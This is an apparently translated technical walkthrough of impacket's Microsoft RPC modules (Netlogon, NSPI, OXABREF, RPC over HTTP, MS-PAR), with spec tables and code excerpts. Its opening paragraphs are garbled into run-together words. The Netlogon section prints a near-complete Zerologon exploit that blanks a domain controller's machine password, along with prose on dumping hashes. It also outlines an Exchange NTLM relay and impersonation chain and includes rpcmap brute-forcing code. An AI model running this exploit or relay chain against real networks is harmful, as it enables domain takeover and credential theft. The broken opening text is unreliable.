serverserverchallengeas entryserver Netlogon serverreturnsserver Netlogon
credentialasNetrServerAuthenticateNetrServerAuthenticate2orNetrServerAuthenticate3ServerCredential output

clientserver Netlogon credentialserver Netlogon credentialserverchallengegethiswithserverserver Netlogon credentialthisifclientmustsession key

inclientserver outputsession/or

clientNetrLogonGetCapabilitiesmethod

serverthereturnscurrent(negotiated flags)

theServerCapabilitieswithNegotiateFlagifthensession

clientServerSessionInfo.LastAuthenticationTryservernamesetsascurrentcan

insession (NetrServerReqChallenge)clientserverclientserversession keyasclientserver Netlogon output session keyinsessionNetrServerAuthenticate /
NetrServerAuthenticate2 / NetrServerAuthenticate3 incanin Netlogon CredentialwithCredentialif outputwithCredentialthenclientservershare
assession clientserverNetrServerAuthenticate2 orNetrServerAuthenticate3NegotiateFlags clientNegotiateFlagsgroupas entryserverserverserverwithclientwithas
outputreturnsclient

The meaning of each NegotiateFlags bit (bit 0 is the lowest):

Bit: 31 30 29 28 27 26 25 24 23 22 21 20 19 18 17 16 15 14 13 12 11 10 9 8 7 6 5 4 3 2 1 0
Flag: 0 Y X 0 0 0 0 0 W 0 0 V U T S R Q P O N M L K J I H G F E D C B A

Option	Meaning
A	Not used. MUST be ignored on receipt.
B	Presence of this flag indicates that BDCs persistently try to update their database to the PDC's version after they get a notification indicating that their database is out-of-date. Server-to-server only.
C	Supports RC4 encryption.
D	Not used. MUST be ignored on receipt.
E	Supports BDCs handling CHANGEOLOGs. Server-to-server only.
F	Supports restarting of full synchronization between DCs . Server-to-server only.
G	Does not require ValidationLevel 2 for nongeneric passthrough.
H	Supports the NetrDatabaseRedo (Opnum 17) functionality (section 3.5.4.6.4).
I	Supports refusal of password changes.
J	Supports the NetrLogonSendToSam (Opnum 32) functionality.
K	Supports generic pass-through authentication.
L	Supports concurrent RPC calls.
M	Supports avoidance of user account database replication. Server-to-server only.
N	Supports avoidance of Security Authority database replication. Server-to-server only.
O	Supports strong keys.
P	Supports transitive trusts .
Q	Not used. MUST be ignored on receipt.
R	Supports the NetrServerPasswordSet2 functionality.
S	Supports the NetrLogonGetDomainInfo functionality.
T	Supports cross-forest trusts.
U	When this flag is negotiated between a client and a server, it indicates that the server ignores the NT4Emulator ADM element.
V	Supports RODC pass-through to different domains.
W	Supports Advanced Encryption Standard (AES) encryption (128 bit in 8-bit CFB mode) and SHA2 hashing as specified in sections 2.2.1.3.3, 3.1.4.3, 3.1.4.4, and 3.3.
X	Not used. MUST be ignored on receipt.
Y	Supports Secure RPC.

The session key supports three derivation methods — AES, strong key and DES:

```

AES
ComputeSessionKey(SharedSecret, ClientChallenge,
                  ServerChallenge)
    M4SS := MD4(UNICODE(SharedSecret))

    CALL SHA256Reset(HashContext, M4SS, sizeof(M4SS));
    CALL SHA256Input(HashContext, ClientChallenge, sizeof(ClientChallenge));
    CALL SHA256FinalBits (HashContext, ServerChallenge, sizeof(ServerChallenge));
    CALL SHA256Result(HashContext, SessionKey);
    SET SessionKey to lower 16 bytes of the SessionKey;

strong key
SET zeroes to 4 bytes of 0

ComputeSessionKey(SharedSecret, ClientChallenge,
                  ServerChallenge)

    M4SS := MD4(UNICODE(SharedSecret))

    CALL MD5Init(md5context)
    CALL MD5Update(md5context, zeroes, 4)
    CALL MD5Update(md5context, ClientChallenge, 8)
    CALL MD5Update(md5context, ServerChallenge, 8)
    CALL MD5Final(md5context)
    CALL HMAC_MD5(md5context.digest, md5context.digest length,
                  M4SS, length of M4SS, output)
    SET Session-Key to output

DES
ComputeSessionKey(SharedSecret, ClientChallenge,
                  ServerChallenge)

    M4SS := MD4(UNICODE(SharedSecret))

    SET sum to ClientChallenge + ServerChallenge
    SET k1 to lower 7 bytes of the M4SS
    SET k2 to upper 7 bytes of the M4SS
    CALL DES_ECB(sum, k1, &output1)
    CALL DES_ECB(output1, k2, &output2)
    SET Session-Key to output2

```


Zerologon is directly tied to the fact that in AES-CFB8 mode the IV is fixed at all zeros (see the analysis below).

image.png

image.png

In CFB mode each round of ciphertext is computed by encrypting the previous round's ciphertext (the IV for the first round) with AES, then XORing with the plaintext to get this round's ciphertext. The first round has no previous ciphertext, hence the initialization vector (IV).

As described above, the client calls NetrServerReqChallenge sending a ClientChallenge, the server answers with a ServerChallenge, and both sides compute a session key from the client's hash, the ClientChallenge and the ServerChallenge. The client computes a ClientCredential from the session key and ClientChallenge and sends it for verification; the server computes the same ClientCredential from the session key and ClientChallenge, and if it matches what the client sent, the client passes authentication. The W flag is specified here, selecting the AES cipher.



The client challenge and credential are controllable while the IV is fixed at zero: the server accepts repeated attempts, and on average 256 tries hit a combination that passes credential verification (with challenge and credential both zero, each AES-CFB8 attempt has a 1/256 chance of passing, and the derived session key is then all zeros). At that point NetrServerPasswordSet2 can blank the DC's machine account password and dump the hashes. Remember to restore the password afterwards or the machine drops off the domain — because the machine password stored in AD no longer matches the one in the machine's local LSASS.

Here is the Zerologon exploit code:

```

def try_zero_authenticate(dc_handle, dc_ip, target_computer):
    # Connect to the DC's Netlogon service (EPM resolves the endpoint -> connect -> bind)
    binding = epm.hept_map(dc_ip, nrpc.MSRPC_UUID_NRPC, protocol='ncacn_ip_tcp')
    rpc_con = transport.DCERPCTransportFactory(binding).get_dce_rpc()
    rpc_con.connect()
    rpc_con.bind(nrpc.MSRPC_UUID_NRPC)

    # (1) The core trick: challenge and credential are both all zeros
    plaintext = b'\x00' * 8      # ClientChallenge = 0
    ciphertext = b'\x00' * 8     # ClientCredential = 0

    # Standard flags observed from a Windows 10 client (including AES), with only the sign/seal flag disabled
    flags = 0x212fffff

    serverChallengeResp = nrpc.hNetrServerReqChallenge(rpc_con, dc_handle + '\x00', target_computer + '\x00', plaintext)
    serverChallenge = serverChallengeResp['ServerChallenge']
    try:
        server_auth = nrpc.hNetrServerAuthenticate3(
            rpc_con, dc_handle + '\x00', target_computer + '$\x00', nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel,
            target_computer + '\x00', ciphertext, flags
        )
        assert server_auth['ErrorCode'] == 0      # (2) each attempt passes verification with probability 1/256; on failure an exception is raised and we retry
        .....

        IV = b'\x00'*16                        # the AES-CFB8 IV is fixed at all zeros
        .....
        authenticator = nrpc.NETLOGON_AUTHENTICATOR()
        authenticator['Credential'] = ciphertext    # with an all-zero session key, an all-zero credential passes later checks
        authenticator['Timestamp'] = b"\x00" * 4

    # (3) Use NetrServerPasswordSet2 to blank the machine account password (ClearNewPassword all zeros)
    request = nrpc.NetrServerPasswordSet2()
    request['PrimaryName'] = NULL
    request['AccountName'] = target_computer + '$\x00'
    request['SecureChannelType'] = nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel
    request['ComputerName'] = target_computer + '\x00'
    request["Authenticator"] = authenticator
    request["ClearNewPassword"] = b"\x00"*516
    resp = rpc_con.request(request)
    resp.dump()

    return rpc_con
except Exception as e:
    print(e)

def perform_attack(dc_handle, dc_ip, target_computer):
    # Keep authenticating until successful. Expected average number of attempts needed: 256.
    print('Performing authentication attempts...')
    rpc_con = None
    for attempt in range(0, MAX_ATTEMPTS):
        rpc_con = try_zero_authenticate(dc_handle, dc_ip, target_computer)

        if rpc_con == None:
            print('=', end='', flush=True)
        else:
            break

    if rpc_con:
        print('\nSuccess! DC should now have the empty string as its machine password.')
    else:
        print('\nAttack failed. Target is probably patched.')
        sys.exit(1)

MAX_ATTEMPTS = 2000

```

Excerpt note: the original PoC also carries long blocks of commented-out debug code (NetrLogonGetCapabilities probing, manual sessionKey derivation, NetrLogonSendToSam, ...) unrelated to the attack chain — omitted here.

The code zeroes both challenge and credential, retries until authentication succeeds, then blanks the DC machine account password via NetrServerPasswordSet2. Each attempt succeeds with probability 1/256, independently, so N attempts succeed at least once with probability $1 - (255/256)^N$ — 99.96% over 2000 attempts.

Next let's see which Netlogon methods the module implements:

```

OPNUMS = {
    0 : (NetrLogonUasLogon, NetrLogonUasLogonResponse), Logon method (obsoleted)
    1 : (NetrLogonUasLogoff, NetrLogonUasLogoffResponse), Logoff method (obsoleted)
    2 : (NetrLogonSamLogon, NetrLogonSamLogonResponse), Predecessor of the NetrLogonSamLogonWithFlags method
    3 : (NetrLogonSamLogoff, NetrLogonSamLogoffResponse), Updates the lastLogoff attribute of a SAM account
    4 : (NetrServerReqChallenge, NetrServerReqChallengeResponse), Receives the client challenge and returns the server challenge (SC)
    5 : (NetrServerAuthenticate, NetrServerAuthenticateResponse), Predecessor of the NetrServerAuthenticate3 method
    # 6 : (NetrServerPasswordSet, NetrServerPasswordSetResponse),
    7 : (NetrDatabaseDeltas, NetrDatabaseDeltasResponse), Returns the set of changes (deltas) applied to the SAM, built-in SAM, or LSA database after a given database serial number; a BDC uses it to request the changes it is missing from the PDC
    8 : (NetrDatabaseSync, NetrDatabaseSyncResponse), Predecessor of the NetrDatabaseSync2 method
    # 9 : (NetrAccountDeltas, NetrAccountDeltasResponse), Obsoleted method
    # 10 : (NetrAccountSync, NetrAccountSyncResponse), Obsoleted method
    11 : (NetrGetDCName, NetrGetDCNameResponse), Retrieves the PDC NetBIOS name of the specified domain
    12 : (NetrLogonControl, NetrLogonControlResponse), Predecessor of the NetrLogonControl2Ex method
    13 : (NetrGetAnyDCName, NetrGetAnyDCNameResponse), Retrieves the name of a domain controller in the specified primary or directly trusted domain; only a DC can return a DC name from the specified directly trusted domain
    14 : (NetrLogonControl2, NetrLogonControl2Response), Predecessor of the NetrLogonControl2Ex method
    15 : (NetrServerAuthenticate2, NetrServerAuthenticate2Response), Predecessor of the NetrServerAuthenticate3 method
    16 : (NetrDatabaseSync2, NetrDatabaseSync2Response), Returns the set of all changes applied to the specified database since it was created; it gives a BDC a way to fully synchronise its database with the PDC and, because there may be a lot of data, supports retrieving partial changes across a series of calls using a continuation context that can restart at a caller-specified point
    17 : (NetrDatabaseRedo, NetrDatabaseRedoResponse), Used by a backup domain controller (BDC) to request information about a single account from the PDC
    18 : (NetrLogonControl2Ex, NetrLogonControl2ExResponse), Queries the status of and controls the Netlogon server
    19 : (NetrEnumerateTrustedDomains, NetrEnumerateTrustedDomainsResponse), Returns the set of trusted-domain NetBIOS names
    20 : (DsrGetDCName, DsrGetDCNameResponse), Predecessor of the DsrGetDCNameEx2 method
    21 : (NetrLogonGetCapabilities, NetrLogonGetCapabilitiesResponse), The client uses NetrLogonGetCapabilities after establishing a secure channel to confirm the server's capabilities
    22 : (NetrLogonSetServiceBits, NetrLogonSetServiceBitsResponse), Notifies a Netlogon domain controller whether a specified service is running
    23 : (NetrLogonGetTrustRid, NetrLogonGetTrustRidResponse), Obtains from the server the RID of the account in the specified domain whose password is used to establish a secure channel
    24 : (NetrLogonComputeServerDigest, NetrLogonComputeServerDigestResponse), Computes an encrypted digest of a message with the MD5 message-digest algorithm; called by the server to compute a message digest
    25 : (NetrLogonComputeClientDigest, NetrLogonComputeClientDigestResponse), Computes an encrypted digest of a message with the MD5 message-digest algorithm; called by the client to compute a message digest
    26 : (NetrServerAuthenticate3, NetrServerAuthenticate3Response), Mutually authenticates client and server and establishes the session key used to protect secure-channel messages; called after NetrServerReqChallenge
    27 : (DsrGetDCNameEx, DsrGetDCNameExResponse), Predecessor of the DsrGetDCNameEx2 method
    28 : (DsrGetSiteName, DsrGetSiteNameResponse), Returns the site name of the specified computer that received the call
    29 : (NetrLogonGetDomainInfo, NetrLogonGetDomainInfoResponse), Returns information describing the current domain of the specified client
    30 : (NetrServerPasswordSet2, NetrServerPasswordSet2Response), Allows the client to set a new plaintext password for the account the DC uses to establish a secure channel; domain members use it to rotate their machine account password, and the PDC uses it to rotate trust passwords of directly trusted domains
    31 : (NetrServerPasswordGet, NetrServerPasswordGetResponse), Allows a BDC to obtain the machine account password from the DC holding the PDC role
    32 : (NetrLogonSendToSam, NetrLogonSendToSamResponse), Allows a BDC or RODC to forward a user account password change to the PDC; used by the client to deliver an opaque buffer to the server-side SAM database
    33 : (DsrAddressToSiteNamesW, DsrAddressToSiteNamesWResponse), Translates a list of socket addresses into their corresponding site names
    34 : (DsrGetDCNameEx2, DsrGetDCNameEx2Response), Returns information about a DC in the specified domain and site; if AccountName is not NULL and a DC matching the requested capabilities (per Flags) responds during the call, that DC verifies its account database contains the specified AccountName; the server receiving the call need not be a DC
    35 : (NetrLogonGetTimeServiceParentDomain, NetrLogonGetTimeServiceParentDomainResponse), Returns the parent domain name of the current domain; the returned name is suitable for passing to NetrLogonGetTrustRid and NetrLogonComputeClientDigest
    36 : (NetrEnumerateTrustedDomainsEx, NetrEnumerateTrustedDomainsExResponse), Returns the list of trusted domains from the specified server
    37 : (DsrAddressToSiteNamesExW, DsrAddressToSiteNamesExWResponse), Translates a list of socket addresses into their corresponding site names and subnet names
    38 : (DsrGetDCSiteCoverageW, DsrGetDCSiteCoverageWResponse), Returns the list of sites covered by a domain controller
    39 : (NetrLogonSamLogonEx, NetrLogonSamLogonExResponse), Provides an extension to NetrLogonSamLogon
    40 : (DsrEnumerateDomainTrusts, DsrEnumerateDomainTrustsResponse), Returns an enumerated list of domain trusts from the specified server
    41 : (DsrDeregisterDnsHostRecords, DsrDeregisterDnsHostRecordsResponse), Should delete all DNS SRV records registered by the specified domain controller
    42 : (NetrServerTrustPasswordsGet, NetrServerTrustPasswordsGetResponse), Returns the encrypted current and previous passwords of the account in the domain; the client calls it to retrieve the current and previous account passwords from a domain controller
    43 : (DsrGetForestTrustInformation, DsrGetForestTrustInformationResponse), Retrieves forest trust information for the specified DC's forest, or the forest trusted by the specified DC's forest
    44 : (NetrGetForestTrustInformation, NetrGetForestTrustInformationResponse), Retrieves the trust information of the forest of which the member domain is itself a member
    45 : (NetrLogonSamLogonWithFlags, NetrLogonSamLogonWithFlagsResponse), Handles logon requests for SAM accounts
    46 : (NetrServerGetTrustInfo, NetrServerGetTrustInfoResponse), Returns a block of information from the specified server, including the encrypted current and previous passwords of a particular account plus other trust data
    # 48 : (DsrUpdateReadOnlyServerDnsRecords, DsrUpdateReadOnlyServerDnsRecordsResponse),
    # 49 : (NetrChainSetClientAttributes, NetrChainSetClientAttributesResponse),
}

```

[MS-NSPI / MS-OXNSPI] nsapi.py — Exchange Address Book Protocol

The Name Service Provider Interface (NSPI) protocol gives messaging clients a way to access and manipulate addressing data stored by the server.

The module implements the following methods:

```

OPNUMS = {
    MS-OXNSPI / MS-NSPI
    0 : (NsapiBind, NsapiBindResponse),Starts a session between client and server
    1 : (NsapiUnbind, NsapiUnbindResponse),Destroys the context handle
    2 : (NsapiUpdateStat, NsapiUpdateStatResponse),Updates the STAT block representing the position in a table to reflect the positioning change requested by the
client
    3 : (NsapiQueryRows, NsapiQueryRowsResponse),Returns some rows from a specified table to the client; although the protocol sets no minimum,
implementations should return as many rows as possible
    4 : (NsapiSeekEntries, NsapiSeekEntriesResponse),Searches and sets the logical position in a specific table to the first entry greater than or equal to the
specified value; it may also return information about rows in the table
    # 5 : (NsapiGetMatches, NsapiGetMatchesResponse),
    # 6 : (NsapiResortRestriction, NsapiResortRestrictionResponse),
    7 : (NsapiDNTToMid, NsapiDNTToMidResponse),Maps a set of DNS to a set of minimal entry IDs
    8 : (NsapiGetPropList, NsapiGetPropListResponse),Returns the list of all properties that have values on the specified object
    9 : (NsapiGetProps, NsapiGetPropsResponse),Returns the address-book row containing a set of properties and values present on the object
    10 : (NsapiCompareMids, NsapiCompareMidsResponse),Compares the positions within the address-book container of two objects identified by their minimal entry
IDs and returns the comparison value
    # 11 : (NsapiModProps, NsapiModPropsResponse),
    12 : (NsapiGetSpecialTable, NsapiGetSpecialTableResponse),Returns the rows of a special table to the client; the special table may be the address-book
hierarchy table or the address-creation table
    13 : (NsapiGetTemplateInfo, NsapiGetTemplateInfoResponse),Returns information about a template object in the address book
    14 : (NsapiModLinkAtt, NsapiModLinkAttResponse),Modifies the value of a specific property on a specific row in the address book; only supports
PidTagAddressBookMember on DT_DISTLIST objects and PidTagAddressBookPublicDelegates on DT_MAILUSER objects
    # 15 : (NsapiDeleteEntries, NsapiDeleteEntriesResponse),
    16 : (NsapiQueryColumns, NsapiQueryColumnsResponse),Returns the list of all properties known to the server, as a proptags array
    MS-NSPI
    17 : (NsapiGetNamesFromIDs, NsapiGetNamesFromIDsResponse),Returns the list of property names for a set of proptags
    18 : (NsapiGetIDsFromNames, NsapiGetIDsFromNamesResponse),Returns the proptags list for a set of property names
    19 : (NsapiResolveNames, NsapiResolveNamesResponse),Takes a set of 8-bit string values and performs ANR (ambiguous name resolution) on them
    20 : (NsapiResolveNamesW, NsapiResolveNamesWResponse),Takes a set of Unicode string values and performs ANR (ambiguous name resolution) on them
}

```

The interface is mainly used with Exchange to obtain mailbox and account information via the NSPI functions:

```

# eg./examples/exchanger.py
class NSPIAttacks(Exchanger):
    .....

    def update_stat(self, table_Mid):
        stat = nsapi.STAT()
        stat['CodePage'] = CP_TELETEX
        stat['ContainerID'] = NSPIAttacks._int_to_dword(table_Mid)

        resp = nsapi.hNsapiUpdateStat(self.__dce, self.__handler, stat)
        self.stat = resp['pStat']

    def load_hstable(self):
        resp = nsapi.hNsapiGetSpecialTable(self.__dce, self.__handler)
        resp_simpl = nsapi.simplifyPropertyRowSet(resp['ppRows'])

        self._parse_and_set_hstable(resp_simpl)

    def load_hstable_stat(self):
        for MID in self.hstable:
            self.update_stat(MID)
            self.hstable[MID]['count'] = self.stat['TotalRecs']
            self.hstable[MID]['start_mid'] = self.stat['CurrentRec']
            .....

```

[MS-OXABREF] oxabref.py — Address Book NSPI Referral Protocol

The Address Book Name Service Provider Interface (NSPI) Referral Protocol redirects client address-book requests to the appropriate address book server. MS-OXNSPI is one of the protocols Outlook uses to access the address book; MS-OXABREF is its companion protocol, used to obtain the actual RPC server name, connect to it through the RPC Proxy, and then use the main protocol.

The module implements two methods:

```

OPNUMS = {
    0 : (RfrGetNewDSA, RfrGetNewDSAResponse),Returns the name of the NSPI server or an array of servers
    1 : (RfrGetFQDNFromServerDN, RfrGetFQDNFromServerDNResponse),Returns the DNS FQDN of the server corresponding to the passed DN
}

```

No public exploit scripts or known vulnerabilities appear to involve this interface.

[MS-RPCH] rpch.py — RPC over HTTP v2 (Exchange relay surface)

Using HTTP or HTTPS as the transport for RPC — RPC over HTTP.

The RPC over HTTP protocol includes the following provisions to meet the requirements of using HTTP:

- Duplex communication over virtual channels.
- Streaming semantics by sending content incrementally from the message body.


- A series of HTTP requests/responses instead of an infinite data stream with chunked transfer encoding

RPC over HTTP has two major protocol versions:

RPC over HTTP v1 (communicating through a combined proxy)



RPC over HTTP v2 (separate inbound and outbound proxies)



The client tries sending messages with and without an HTTP proxy. If it gets a response without the proxy, it skips the proxy for subsequent communication; if only proxied attempts succeed, it uses the proxy.

Even when the inbound and outbound proxy roles run on the same network node, the roles are preserved as defined; the protocol does not assume they co-locate — load balancing and clustering may place them on different nodes.

Conceptually the RPC over HTTP protocol treats RPC PDUs as an ordered sequence — a stream of PDUs — flowing from client to server or server to client. The protocol does not modify or consume the PDUs; the only exception is HTTPS with RPC over HTTP v2, where PDUs are encrypted at the HTTP client and decrypted at the inbound/outbound proxy.

The module mainly implements the RPC over HTTP v2 functions:

```

def hCONN_A1(virtualConnectionCookie=EMPTY_UUID, outChannelCookie=EMPTY_UUID, receiveWindowSize=262144):
#CONN/A1 RTS PDU mustclient OUT on output
def hCONN_B1(virtualConnectionCookie=EMPTY_UUID, inChannelCookie=EMPTY_UUID, associationGroupId=EMPTY_UUID):
#CONN/B1 RTS PDU mustclient IN on entry
def hFlowControlAckWithDestination(destination, bytesReceived, availableWindow, channelCookie):
#FlowControlAckWithDestination RTS PDU must
def hPing():
#Ping RTS PDU theclient entry outputclient
  
```

It also implements an RPC client proxy class for talking to the RPC server.

To use RPC over HTTP you supply an address and port, in the form `/rpc/rpcproxy.dll?RemoteName:RemotePort`. The default ACL relies on RemoteName, specified under the registry key `HKLM\SOFTWARE\Microsoft\Rpc\RpcProxy`:

```
# eg.ValidPorts REG_SZ COMPANYSERVER04:593;COMPANYSERVER04:49152-65535
```

If the caller sets RemoteName to an empty string, the target is assumed to be the RPC proxy server itself and its NetBIOS name is obtained from NTLMSSP. If an administrator renames the server after installing the RPC Proxy, or joins it to a domain afterwards, the ACL stays as it was.

Exchange relay and rpcmap

For Exchange servers the default ACL values hardly matter, because they allow connections through their own machinery: - Exchange 2003 / 2007 / 2010 servers add their own ACL containing the NetBIOS names of all Exchange servers (and a few others), automatically refreshed on each server. Allowed ports: 6001-6004 - 6001 for MS-OXCRPC - 6002 for MS-OXABREF - 6003 unused - 6004 for MS-OXNSPI - Testing on Exchange 2010 showed MS-OXNSPI and MS-OXABREF are available on both 6002 and 6004. - Exchange 2013 / 2016 / 2019 handle RemoteName themselves (via RpcProxyShim.dll); the NetBIOS name format is supported only for backward compatibility. - Testing showed all protocols work over RPC over HTTP v2 on ports 6001 / 6002 / 6004; the separation exists only for backward compatibility. - Pure

ncacn_http endpoints are available only on TCP port 6001. - RpcProxyShim.dll lets you skip RPC-level authentication for faster connections, which makes Exchange 2013 / 2016 / 2019 RPC over HTTP v2 endpoints vulnerable to NTLM relay. - If the target Exchange sits behind Microsoft TMG you will likely have to specify RemoteName manually using values from /autodiscover/autodiscover.xml. - Note that /autodiscover/autodiscover.xml may not work for non-Outlook user agents. Multiple RPC proxy servers with different NetBIOS names may share one external IP — we store the first NetBIOS name and reuse it for all subsequent channels. - For Exchange it is safe to assume all RPC proxies share the same ACL

The Exchange notes above are distilled from the rpch module's comments on Outlook Anywhere.

In Microsoft Exchange Server 2013, Outlook Anywhere (formerly RPC over HTTP) lets Outlook 2013 / 2010 / 2007 clients connect to Exchange from outside the corporate network or over the Internet using the RPC over HTTP Windows networking component.

Simply put, Exchange defines several RPC services that operate mailboxes directly, exposed via `/Rpc/*`, and users reach their own mailbox over RPC over HTTP.

Per Arseniy Sharoglazov's "attacking-ms-exchange-web-interfaces", the ruler tool attacks via RPC over HTTP v2:



The endpoint `/rpc/rpcproxy.dll` is actually not part of Exchange. **It belongs to the service called RPC Proxy** — an intermediate forwarding server between RPC client and RPC server. By specification every client must go through the RPC proxy to reach an ncacn_http service, but of course you can impersonate an RPC proxy and connect to the ncacn_http endpoint directly. The RPC IN and OUT channels operate independently, may pass through different RPC proxies, and the RPC server may live on yet another host.

examples/rpcmap.py calls mgmt's ifids over RPC over HTTP v2 to enumerate UUIDs and probe which endpoints are reachable via RPC over HTTP v2:

```
def do(self):
    try:
        # (1) bind the MGMT interface first; hinq_if_ids returns every interface UUID registered by the target process
        self.__dce.bind(mgmt.MSRPC_UUID_MGMT)
        ifids = mgmt.hinq_if_ids(self.__dce)

        # -brute-uuids: fall back to brute-forcing UUIDs when enumeration fails
        # (kept after hinq_if_ids so repeated attempts don't lock out the specified account)
        if self.__brute_uuids:
            self.bruteforce_uuids()
            return

        uuidtups = set(
            uuid.bin_to_uuidtup(ifids['if_id_vector'][if_id][index]['Data'].getData())
            for index in range(ifids['if_id_vector']['count'])
        )
        uuidtups.add(('AFA8BD80-7D8A-11C9-BEF4-08002B102989', '1.0')) # MGMT itself

        # (2) print each UUID: KNOWN_PROTOCOLS / KNOWN_UUIDS resolve protocol and provider names
        for tup in sorted(uuidtups):
            self.handle_discovered_tup(tup)
            .....

    def handle_discovered_tup(self, tup):
        # KNOWN_UUIDS hits print the Provider; optionally brute-force versions / opnums
        if tup[0] in epm.KNOWN_PROTOCOLS:
            print("Protocol: %s" % (epm.KNOWN_PROTOCOLS[tup[0]]))
            .....

        print("UUID: %s v%s" % (tup[0], tup[1]))

        if self.__brute_versions:
            self.bruteforce_versions(tup[0])

        if self.__brute_opnums:
            try:
                self.bruteforce_opnums(uuid.uuidtup_to_bin(tup))
            except DCERPCException as e:
                if str(e).find('abstract_syntax_not_supported') >= 0:
                    print("Listening: False")
                else:
                    raise
```

Since `/Rpc/*` is plain HTTP/HTTPS, it can be relayed: once authentication is bypassed at `/Rpc/RpcProxy.dll`, any user can be impersonated and their mailbox operated over RPC over HTTP:

- Establish RPC_IN_DATA and RPC_OUT_DATA channels to ex02;
- Trigger PrinterBug on ex01 and relay to ex02;
- Attach the X-CommonAccessToken header to impersonate the target user and gain admin on both Exchange servers;
- Interact with Outlook Anywhere via the wire formats of [MS-OXCRPC](#) and [MS-OXCROWS](#) over MS-RPCH

[MS-PAR] par.py — Async Print Protocol (MS-RPRN enhanced)

The Print System Asynchronous Remote Protocol defines the exchange of print-job-processing and print-system-management information between print clients and print servers; it is the asynchronous, enhanced successor of [MS-RPRN], providing stronger authentication on RPC calls.

The module implements the following methods:

```
OPNUMS = {
    0 : (RpcAsyncOpenPrinter, RpcAsyncOpenPrinterResponse), Specifies the handle to a printer, port, print job, or print server; the client uses it to obtain the
    print handle of an existing printer on the remote computer
    #1 : (RpcAsyncAddPrinter, RpcAsyncAddPrinterResponse),
    20 : (RpcAsyncClosePrinter, RpcAsyncClosePrinterResponse), Closes a handle to a printer, server, job, or port object previously opened by RpcAsyncOpenPrinter
    or RpcAsyncAddPrinter
    38 : (RpcAsyncEnumPrinters, RpcAsyncEnumPrintersResponse), Enumerates available local printers, printers on a specified print server, printers in a specified
    domain, or print providers
    39 : (RpcAsyncAddPrinterDriver, RpcAsyncAddPrinterDriver), Installs the specified local or remote printer driver on the specified print server and links
    config, data and driver files
    40 : (RpcAsyncEnumPrinterDrivers, RpcAsyncEnumPrinterDriversResponse), Enumerates the printer drivers installed on the specified print server
    41 : (RpcAsyncGetPrinterDriverDirectory, RpcAsyncGetPrinterDriverDirectoryResponse) Retrieves the path to the printer driver directory on the specified print
    server
}
```

Note: upstream impacket's par.py really does write the second tuple element of opnum 39 as `RpcAsyncAddPrinterDriver` (never referencing the defined `RpcAsyncAddPrinterDriverResponse`); kept verbatim from source.

No public exploit scripts or known vulnerabilities appear to involve this interface.

[MS-RPRN] rprn.py — Print System Protocol (PrinterBug / PrintNightmare)

